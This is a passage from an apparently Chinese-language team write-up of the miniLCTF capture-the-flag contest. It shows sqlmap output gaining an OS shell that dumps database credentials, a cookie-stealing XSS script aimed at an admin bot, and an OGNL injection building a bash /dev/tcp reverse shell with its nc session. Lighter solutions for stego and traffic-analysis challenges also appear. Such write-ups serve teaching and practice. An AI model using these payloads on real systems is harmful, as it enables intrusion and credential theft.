25 sqlmap will base the page comparison on a sequence matcher. If no dynamic nor
26 injectable parameters are detected, or in case of junk results, refer to
27 user's manual paragraph 'Page comparison'
28
29 how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
30 [22:03:36] [INFO] searching for dynamic content
31 [22:03:36] [CRITICAL] target URL content appears to be heavily dynamic. sqlmap
32 is going to retry the request(s)
33 [22:03:37] [WARNING] target URL content appears to be too dynamic. Switching
34 to '--text-only'
35 [22:03:37] [INFO] testing if (custom) POST parameter '#1*' is dynamic
36 [22:03:37] [INFO] (custom) POST parameter '#1*' appears to be dynamic
37 [22:03:37] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
38 [22:03:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
39 [22:03:37] [INFO] testing 'Boolean-based blind - Parameter replace (original
40 value)'
```

```
28 [22:03:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
29 [22:03:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
or HAVING clause (IN)'
30 [22:03:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause
(XMLType)'
31 [22:03:38] [INFO] testing 'Generic inline queries'
32 [22:03:38] [INFO] (custom) POST parameter '#1*' is 'Generic inline queries'
injectable
33 [22:03:38] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
34 [22:03:48] [INFO] (custom) POST parameter '#1*' appears to be 'PostgreSQL >
8.1 stacked queries (comment)' injectable
35 it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test
payloads specific for other DBMSes? [Y/n]
36 for the remaining tests, do you want to include all tests for 'PostgreSQL'
extending provided level (1) and risk (1) values? [Y/n]
37 [22:03:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
38 [22:03:55] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
39 (custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the
others (if any)? [y/N]
40 sqlmap identified the following injection point(s) with a total of 57 HTTP(s)
requests:
41 ---
42 Parameter: #1* ((custom) POST)
43 Type: inline query
44 Title: Generic inline queries
45 Payload: {{.DbCall "(SELECT CONCAT(CONCAT('qqqpq',(CASE WHEN (1224=1224)
THEN '1' ELSE '0' END)), 'qqvq'))"}}{{.Result}}
46
47 Type: stacked queries
48 Title: PostgreSQL > 8.1 stacked queries (comment)
49 Payload: {{.DbCall ";SELECT PG_SLEEP(5)--"}}{{.Result}}
50 ---
51 [22:03:56] [INFO] the back-end DBMS is PostgreSQL
52 back-end DBMS: PostgreSQL
53 [22:03:57] [WARNING] HTTP error codes detected during run:
54 500 (Internal Server Error) - 1 times
55 [22:03:57] [INFO] fetched data logged to text files under
'/home/steesha/.local/share/sqlmap/output/192.168.1.222'
56 [22:03:57] [WARNING] your sqlmap version is outdated
57
58 [*] ending @ 22:03:57 /2024-05-03/
59
60 steesha@DESKTOP-AX114514 ~> sqlmap -r pac.txt --batch --os-shell
61 ---
62 __H__
63 ___ __[]]_____ {1.6.4#stable}
```

```
64 |_ -| . [,] |.'| . |
65 |___|_ [()]_|_|_|_,| _|
66 |_|V... |_| https://sqlmap.org
67
68 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program
69
70 [*] starting @ 22:04:20 /2024-05-03/
71
72 [22:04:20] [INFO] parsing HTTP request from 'pac.txt'
73 custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] Y
74 [22:04:20] [INFO] resuming back-end DBMS 'postgresql'
75 [22:04:20] [INFO] testing connection to the target URL
76 sqlmap resumed the following injection point(s) from stored session:
77 ---
78 Parameter: #1* ((custom) POST)
79 Type: inline query
80 Title: Generic inline queries
81 Payload: {{.DbCall "(SELECT CONCAT(CONCAT('qqqpq',(CASE WHEN (1224=1224)
THEN '1' ELSE '0' END)), 'qqvq'))"}}{{.Result}}
82
83 Type: stacked queries
84 Title: PostgreSQL > 8.1 stacked queries (comment)
85 Payload: {{.DbCall ";SELECT PG_SLEEP(5)--"}}{{.Result}}
86 ---
87 [22:04:20] [INFO] the back-end DBMS is PostgreSQL
88 back-end DBMS: PostgreSQL
89 [22:04:20] [INFO] fingerprinting the back-end DBMS operating system
90 [22:04:20] [WARNING] reflective value(s) found and filtering out
91 [22:04:21] [INFO] the back-end DBMS operating system is Linux
92 [22:04:21] [INFO] testing if current user is DBA
93 [22:04:21] [INFO] retrieved: '1'
94 [22:04:21] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
95 [22:04:21] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press
ENTER
96 os-shell> ls
97 do you want to retrieve the command standard output? [Y/n/a] Y
98 [22:04:23] [INFO] retrieved: 'PG_VERSION'
99 [22:04:23] [INFO] retrieved: 'base'
100 [22:04:23] [INFO] retrieved: 'global'
101 [22:04:23] [INFO] retrieved: 'pg_clog'
102 [22:04:23] [INFO] retrieved: 'pg_commit_ts'
103 [22:04:23] [INFO] retrieved: 'pg_dynshmem'
104 [22:04:23] [INFO] retrieved: 'pg_hba.conf'
```

```
105 [22:04:23] [INFO] retrieved: 'pg_ident.conf'
106 [22:04:23] [INFO] retrieved: 'pg_logical'
107 [22:04:23] [INFO] retrieved: 'pg_multixact'
108 [22:04:23] [INFO] retrieved: 'pg_notify'
109 [22:04:23] [INFO] retrieved: 'pg_replslot'
110 [22:04:23] [INFO] retrieved: 'pg_serial'
111 [22:04:23] [INFO] retrieved: 'pg_snapshots'
112 [22:04:23] [INFO] retrieved: 'pg_stat'
113 [22:04:23] [INFO] retrieved: 'pg_stat_tmp'
114 [22:04:23] [INFO] retrieved: 'pg_subtrans'
115 [22:04:24] [INFO] retrieved: 'pg_tblspc'
116 [22:04:24] [INFO] retrieved: 'pg_twophase'
117 [22:04:24] [INFO] retrieved: 'pg_xlog'
118 [22:04:24] [INFO] retrieved: 'postgresql.auto.conf'
119 [22:04:24] [INFO] retrieved: 'postgresql.conf'
120 [22:04:24] [INFO] retrieved: 'postmaster.opts'
121 [22:04:24] [INFO] retrieved: 'postmaster.pid'
122 command standard output:
123 ---
124 PG_VERSION
125 base
126 global
127 pg_clog
128 pg_commit_ts
129 pg_dynshmem
130 pg_hba.conf
131 pg_ident.conf
132 pg_logical
133 pg_multixact
134 pg_notify
135 pg_replslot
136 pg_serial
137 pg_snapshots
138 pg_stat
139 pg_stat_tmp
140 pg_subtrans
141 pg_tblspc
142 pg_twophase
143 pg_xlog
144 postgresql.auto.conf
145 postgresql.conf
146 postmaster.opts
147 postmaster.pid
148 ---
149 os-shell> env
150 do you want to retrieve the command standard output? [Y/n/a] Y
151 [22:04:30] [INFO] retrieved: 'LC_TIME=C'
```

```
152 [22:04:30] [INFO] retrieved: 'HOSTNAME=6b01e81ddc94'
153 [22:04:30] [INFO] retrieved: 'SHLV=3'
154 [22:04:30] [INFO] retrieved: 'HOME=/var/lib/postgresql'
155 [22:04:30] [INFO] retrieved: 'PG_VERSION=9.6.24'
156 [22:04:30] [INFO] retrieved: 'LC_CTYPE=en_US.utf8'
157 [22:04:30] [INFO] retrieved: 'LC_MONETARY=C'
158 [22:04:30] [INFO] retrieved: 'PG_GRANDPARENT_PID=1'
159 [22:04:30] [INFO] retrieved: '=/usr/local/bin/pg_ctl'
160 [22:04:30] [INFO] retrieved: 'PGSYSCONFDIR=/usr/local/etc/postgresql'
161 [22:04:30] [INFO] retrieved: 'POSTGRES_PASSWORD=Comp13xPAssw0rD'
162 [22:04:30] [INFO] retrieved: 'LC_COLLATE=en_US.utf8'
163 [22:04:30] [INFO] retrieved:
 'PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
164 [22:04:30] [INFO] retrieved: 'LANG=en_US.utf8'
165 [22:04:30] [INFO] retrieved: 'POSTGRES_USER=postgres'
166 [22:04:30] [INFO] retrieved: 'LC_MESSAGES=en_US.utf8'
167 [22:04:30] [INFO] retrieved: 'PGPASSWORD=Comp13xPAssw0rD'
168 [22:04:30] [INFO] retrieved:
 'PG_SHA256=aeb7a196be3ebed1a7476ef565f39722187c108dd47da7489be9c4fcae982ace'
169 [22:04:30] [INFO] retrieved: 'PG_MAJOR=9.6'
170 [22:04:30] [INFO] retrieved: 'PWD=/var/lib/postgresql/data'
171 [22:04:30] [INFO] retrieved: 'PGUSER=postgres'
172 [22:04:30] [INFO] retrieved: 'POSTGRES_DB=postgres'
173 [22:04:30] [INFO] retrieved: 'LC_NUMERIC=C'
174 [22:04:30] [INFO] retrieved: 'TZ=Asia/Shanghai'
175 [22:04:30] [INFO] retrieved: 'POSTGRES_INITDB_ARGS='
176 [22:04:31] [INFO] retrieved: 'PGDATA=/var/lib/postgresql/data'
177 [22:04:31] [INFO] retrieved: 'FLAG=miniLCTF{U_SSTIed_R1ghT?
 *_Sw3at1nG*_effPaE_lR1C5Lm_I2KhLp288NBC4DtXV}'
178 command standard output:
179 ---
180 LC_TIME=C
181 HOSTNAME=6b01e81ddc94
182 SHLV=3
183 HOME=/var/lib/postgresql
184 PG_VERSION=9.6.24
185 LC_CTYPE=en_US.utf8
186 LC_MONETARY=C
187 PG_GRANDPARENT_PID=1
188 _=/usr/local/bin/pg_ctl
189 PGSYSCONFDIR=/usr/local/etc/postgresql
190 POSTGRES_PASSWORD=Comp13xPAssw0rD
191 LC_COLLATE=en_US.utf8
192 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
193 LANG=en_US.utf8
194 POSTGRES_USER=postgres
195 LC_MESSAGES=en_US.utf8
```



```
196 PGPASSWORD=Comp13xPAssw0rD
197 PG_SHA256=aeb7a196be3ebed1a7476ef565f39722187c108dd47da7489be9c4fcae982ace
198 PG_MAJOR=9.6
199 PWD=/var/lib/postgresql/data
200 PGUSER=postgres
201 POSTGRES_DB=postgres
202 LC_NUMERIC=C
203 TZ=Asia/Shanghai
204 POSTGRES_INITDB_ARGS=
205 PGDATA=/var/lib/postgresql/data
206 FLAG=miniLCTF{U_SSTIed_R1ghT?_*Sw3at1nG*_effPaE_lR1C5Lm_I2KhLp288NBC4DtXV}
207 ---
```



miniLCTF{U\_SSTIed\_R1ghT?\_\*Sw3at1nG\*\_effPaE\_lR1C5Lm\_I2KhLp288NBC4DtXV}

## MsgBox 😡😡 | SOLVED | working: 0xcafebabe, mahiro\_zcy

/report (这个是在服务端登录admin账号并读取消息) 好像会导致问题 (本地测试)

```
1 DevTools listening on ws://127.0.0.1:7797/devtools/browser/ab0dc53c-4d92-4f50-
 ala4-8996e1184317
2 127.0.0.1 - - [02/May/2024 13:53:28] "GET / HTTP/1.1" 302 -
3 127.0.0.1 - - [02/May/2024 13:53:28] "GET /login HTTP/1.1" 200 -
4 127.0.0.1 - - [02/May/2024 13:53:28] "GET /login HTTP/1.1" 200 -
5 login request with user: admin, pass: 4JmGWcdsyTaZ8c4sy6Iy0AjY
6 login with user: admin, pass: 4JmGWcdsyTaZ8c4sy6Iy0AjY
7 127.0.0.1 - - [02/May/2024 13:53:29] "POST /login HTTP/1.1" 200 -
8 127.0.0.1 - - [02/May/2024 13:53:29] "GET /inbox HTTP/1.1" 200 -
9 127.0.0.1 - - [02/May/2024 13:53:29] "GET /read?id=598191ce-0dac-45f9-ac09-
 3dd06cdbcd64 HTTP/1.1" 200 -
10 Message:
11 Stacktrace:
12 GetHandleVerifier [0x00007FF6B96C1502+60802]
13 (No symbol) [0x00007FF6B963AC02]
14 (No symbol) [0x00007FF6B94F7CE4]
15 (No symbol) [0x00007FF6B9546D4D]
16 (No symbol) [0x00007FF6B9546E1C]
17 (No symbol) [0x00007FF6B958CE37]
18 (No symbol) [0x00007FF6B956ABBF]
19 (No symbol) [0x00007FF6B958A224]
20 (No symbol) [0x00007FF6B956A923]
21 (No symbol) [0x00007FF6B9538FEC]
22 (No symbol) [0x00007FF6B9539C21]
23 GetHandleVerifier [0x00007FF6B99C411D+3217821]
```

```
24 GetHandleVerifier [0x00007FF6B9A060B7+3488055]
25 GetHandleVerifier [0x00007FF6B99FF03F+3459263]
26 GetHandleVerifier [0x00007FF6B977B846+823494]
27 (No symbol) [0x00007FF6B9645F9F]
28 (No symbol) [0x00007FF6B9640EC4]
29 (No symbol) [0x00007FF6B9641052]
30 (No symbol) [0x00007FF6B96318A4]
31 BaseThreadInitThunk [0x00007FFFC9BC257D+29]
32 RtlUserThreadStart [0x00007FFFCAD0AA48+40]
```

(上面这个问题题目已经修好了)

内部甚至开了个DevTools

/report 是开一个 Selenium bot 来读取 admin 的第一条消息，所以发一条消息给 admin，这条消息能让浏览器执行 send 把 bot 的 Cookie 发给我自己的账户即可。

需要执行的 js 代码：

```
1 document.addEventListener('DOMContentLoaded', function() { fetch('/send', {
 method: 'POST', credentials: 'include', headers: { 'Content-Type':
 'application/x-www-form-urlencoded' }, body:
 'header=Captured+Flag&listener=mahiro_zcy&content=' + document.cookie })
 .then(response => response.text()) .then(data => console.log(data))
 .catch(error => console.error('Error:', error)); });
```

(其中的 mahiro\_zcy 是我创建的账号的名字)

注意到 read.html 中的安全策略：

```
1 <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-
 src 'nonce-{{ nonce }}' cdn.jsdelivr.net;">
```

我们可以想办法把自己的 js 传到 [cdn.jsdelivr.net](https://cdn.jsdelivr.net) 上。

实际上它有一个 Github 资源的镜像，只要在自己 Github 仓库上传这个 js，然后发 release，就可以用下面的链接访问文件：

```
1 https://cdn.jsdelivr.net/gh/<username>/<repo name>@<tag>/<resource name>
```

这样，只要发一个消息给 admin，它的内容是

```
1 <script src="你的 js 链接"></script>
```

再访问 /report 让 robot 访问，bot 就会执行 js，给自己的账号发送包含 flag 的 Cookie。

## Message

**From:** admin

**Date:** 2024-05-06 08:05:28

**Header:** Captured Flag

**Content:**

flag=miniLCTF{Ev3n\_W1th\_CSP\_D0mPur1fy\_b3F0re\_Us1nG\_iT}

[Back to Inbox](#)



miniLCTF{Ev3n\_W1th\_CSP\_D0mPur1fy\_b3F0re\_Us1nG\_iT}


InjectionS 🤔🤔🤔🤔 | SOLVED | working: mahiro\_zcy, 0xcafebabe

1 InjectionS hint


2 Another injection `is` about Object-Graph Navigation Language.

<http://47.113.202.32:8080/admin/1> 根据代码可知这个页面是查询 id 为 1 的用户的名字，但是有权限检查。

末尾加上 `%0d%0a` 绕过权限检查，即<http://47.113.202.32:8080/admin/1%0d%0a>



根据提示，尝试进行 OGNL 注入，发现确实可以注入：



[http://47.113.202.32:8080/admin/\\${@java.lang.Math@max\(1,2+1\)}%0d%0a](http://47.113.202.32:8080/admin/${@java.lang.Math@max(1,2+1)}%0d%0a)

这个相当于是

<http://47.113.202.32:8080/admin/3%0d%0a>

因此这里可以注入。

我们需要通过下面的 Java 代码反弹 Shell：

```
1 Runtime.getRuntime().exec("/bin/bash -c bashIFS9-i>&/dev/tcp/IP地址/端口<&1")
```

（这里需要注意这个 `exec()` 函数对字符串的分割机制，`bash -c` 的内容不能有空格（用单引号括起来也没用，有空格就会被 java 分割），否则会出问题）

因为 `/` 是 HTTP 的路径分隔符，这里要用 `System.getProperty("file.separator")` 来获得 `"/"`，然后用 `concat` 来拼接出整个字符串。

最终 Payload：

```
1 http://47.113.202.32:8080/admin/${@java.lang.Runtime.getRuntime().exec(@java.lang.System.getProperty("file.separator").concat("bin").concat(@java.lang.System.getProperty("file.separator")).concat("bash%20-c%20bashIFS9-i%3E&").concat(@java.lang.System.getProperty("file.separator")).concat("dev").concat(@java.lang.System.getProperty("file.separator")).concat("tcp").concat(@java.lang.System.getProperty("file.separator")).concat("IP地址").concat(@java.lang.System.getProperty("file.separator")).concat("端口%3C&1"))}%0D%0A
```

(请替换为你自己的有公网 IP 的主机的 IP 和 端口，在这个端口用 nc 监听)

拿到 Shell:

```
read -s -n 1 -p 'Press any key to continue...'
[root@xnnpzy ~]# nc -vv -l -p 6666
Listening on any address 6666
Connection from 47.113.202.32:56760
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@da84f217359f:/#
```

找 flag 文件:

```
root@da84f217359f:/# find | grep flag
find | grep flag
./sys/devices/pnp0/00:04/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS15/flags
./sys/devices/platform/serial8250/tty/ttyS6/flags
./sys/devices/platform/serial8250/tty/ttyS23/flags
./sys/devices/platform/serial8250/tty/ttyS13/flags
./sys/devices/platform/serial8250/tty/ttyS31/flags
./sys/devices/platform/serial8250/tty/ttyS4/flags
./sys/devices/platform/serial8250/tty/ttyS21/flags
./sys/devices/platform/serial8250/tty/ttyS11/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS28/flags
./sys/devices/platform/serial8250/tty/ttyS18/flags
./sys/devices/platform/serial8250/tty/ttyS9/flags
./sys/devices/platform/serial8250/tty/ttyS26/flags
./sys/devices/platform/serial8250/tty/ttyS16/flags
./sys/devices/platform/serial8250/tty/ttyS7/flags
./sys/devices/platform/serial8250/tty/ttyS24/flags
./sys/devices/platform/serial8250/tty/ttyS14/flags
./sys/devices/platform/serial8250/tty/ttyS5/flags
./sys/devices/platform/serial8250/tty/ttyS22/flags
./sys/devices/platform/serial8250/tty/ttyS12/flags
./sys/devices/platform/serial8250/tty/ttyS30/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS20/flags
./sys/devices/platform/serial8250/tty/ttyS10/flags
./sys/devices/platform/serial8250/tty/ttyS29/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/platform/serial8250/tty/ttyS19/flags
./sys/devices/platform/serial8250/tty/ttyS27/flags
./sys/devices/platform/serial8250/tty/ttyS17/flags
./sys/devices/platform/serial8250/tty/ttyS8/flags
./sys/devices/platform/serial8250/tty/ttyS25/flags
./sys/devices/virtual/net/eth0/flags
./sys/devices/virtual/net/lo/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/net/ipv4/fib_notify_on_flag_change
./proc/sys/net/ipv6/fib_notify_on_flag_change
./proc/kpageflags
./InjectionS/flag.txt
root@da84f217359f:/#
```

读取 flag:

```
root@da84f217359f:/# cat /InjectionS/flag.txt
cat /InjectionS/flag.txt
miniLCTF{0h_mYG0000dnness_You_F1nally_Mybatis2OGNL_And_RCE_The_Server!!!!}
```




miniLCTF{0h\_mYG0000dnness\_You\_F1nally\_Mybatis2OGNL\_And\_RCE\_The\_Server!!!!}

Misc ☒ 😭 (ALL KILLED)

HiddenSignIn 😊 | SOLVED | working: 0xcafebabe

注意到65536，google上搜



然后拿到第一个key，发现下载的是veracrypt加密卷，通过第一个key进去，然后拿到一张图片，放到stegsolve里面翻一翻拿到第二个key，然后继续打开那个加密卷（veracrypt的隐藏卷），点进去后发现回收站有东西，然后直接拖出来就是realflag。

🎉 miniLCTF{HidD3n\_IN\_TH3\_hIdd3n!\_441a047132a9cbc7}

Laughing-Knife-No-Running 🏃🏻‍♂️ 😡 | SOLVED | working: mahiro\_zcy

这是一个跑步的网页，先用 F12 找到相关的接口，用程序模拟请求即可。

注意控制跑步速度，以及打卡要打全，路程要跑到 10 km。

```
1 import requests
2 import json
3 import math
4 import time
5
6 URL = 'http://127.0.0.1:6949/' # 请替换为你的靶机
7
```

```
8 headers = {
9 'Content-Type': 'application/json',
10 'Accept': '*/*',
11 'Connection': 'keep-alive'
12 }
13
14 def restart():
15 response = requests.get(URL + "restart", headers=headers)
16 print(response.text)
17
18 def checkpoint():
19 response = requests.get(URL + "checkpoints", headers=headers)
20 print(response.text)
21 return json.loads(response.text)['checkpoints']
22
23 def location(lat, lon):
24 dic = {"lat": lat, "lon": lon}
25 data = json.dumps(dic)
26 response = requests.post(URL + "location", headers=headers, data=data)
27 print(response.text)
28
29 def status():
30 response = requests.get(URL + "status", headers=headers)
31 print(response.text)
32 return json.loads(response.text)['distance']
33
34 def run(lat1, lon1, lat2, lon2):
35 while lat1 != lat2:
36 time.sleep(1)
37 if lat1 < lat2:
38 lat1 += min(lat2 - lat1, 0.0003)
39 else:
40 lat1 -= min(lat1 - lat2, 0.0003)
41 location(lat1, lon1)
42 status()
43 print(lat2 - lat1)
44 while lon1 != lon2:
45 time.sleep(1)
46 if lon1 < lon2:
47 lon1 += min(lon2 - lon1, 0.0003)
48 else:
49 lon1 -= min(lon1 - lon2, 0.0003)
50 location(lat1, lon1)
51 status()
52 print(lon2 - lon1)
53 print("Checkpoint OK!")
54 checkpoint()
```



```

55
56 restart()
57 c = checkpoint()
58 lat, lon = c[0]["lat"] - 0.0003, c[0]["lon"] - 0.0003
59 location(lat, lon)
60 s = status()
61 while len(c) > 0:
62 for i in c:
63 run(lat, lon, i["lat"], i["lon"])
64 lat, lon = i["lat"], i["lon"]
65 c = checkpoint()
66 while 1:
67 time.sleep(1)
68 lon += 0.0003
69 location(lat, lon)
70 s = status()

```



miniLCTF{kPT0tltbB9iW3XdAUuw5PiS\_noW\_VYj0}

## WeirdChat🤔🤔🤔🤔| SOLVED| working: 0xcafebabe, mahiro\_zcy

- 1 Matrix 一个去中心化的实时的带ED25519密钥交换的数据交换系统?
- 2 根据题目提示,感觉应该是在使用Ed25519交换AESkey的时候,不小心泄露了AESkey或ed25519私钥!

- 1 hint1
- 2 本题是 Matrix 协议的 HTTP 流量分析题,这一协议以外的流量均不纳入本题解题过程的考虑范围。
- 3 Matrix 是一个默认端到端加密的聊天协议,这也就是说,即使它运行在明文的 HTTP 上,即使中间人捕获了用户的密码,也无法仅凭用户的密码解密消息。除非.....



























- 1 hint2
- 2 .....除非消息根本就没有加密。找找看?

打开 traffic.pcapng, 先从左上角 文件 -> 导出对象 导出所有 HTTP 的文件。

筛选 `http contains "/send/"`, 这几个就是聊天信息了。

| http contains '/send/' |            |                |             |           |                                                                                                                                              |
|------------------------|------------|----------------|-------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------|
| No.                    | Time       | Source         | Destination | Protocol  | Length Info                                                                                                                                  |
| 561                    | 45.321041  | 172.31.166.164 | 172.16.56.1 | HTTP      | 625 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714139972815.6 HTTP/1.1                         |
| 563                    | 45.324164  | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1123 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714139972815.6 HTTP/1.1 , JSON (application/json)  |
| 896                    | 72.865953  | 172.31.166.164 | 172.16.56.1 | HTTP      | 625 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140000409.7 HTTP/1.1                         |
| 898                    | 72.869197  | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1123 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140000409.7 HTTP/1.1 , JSON (application/json)  |
| 1174                   | 101.262944 | 172.31.166.164 | 172.16.56.1 | HTTP      | 625 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140028798.8 HTTP/1.1                         |
| 1176                   | 101.265912 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1145 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140028798.8 HTTP/1.1 , JSON (application/json)  |
| 1334                   | 125.472669 | 172.31.166.164 | 172.16.56.1 | HTTP      | 625 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140053036.9 HTTP/1.1                         |
| 1336                   | 125.482545 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1123 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140053036.9 HTTP/1.1 , JSON (application/json)  |
| 1396                   | 132.344129 | 172.31.166.164 | 172.16.56.1 | HTTP      | 626 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140059900.10 HTTP/1.1                        |
| 1398                   | 132.348291 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1124 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140059900.10 HTTP/1.1 , JSON (application/json) |
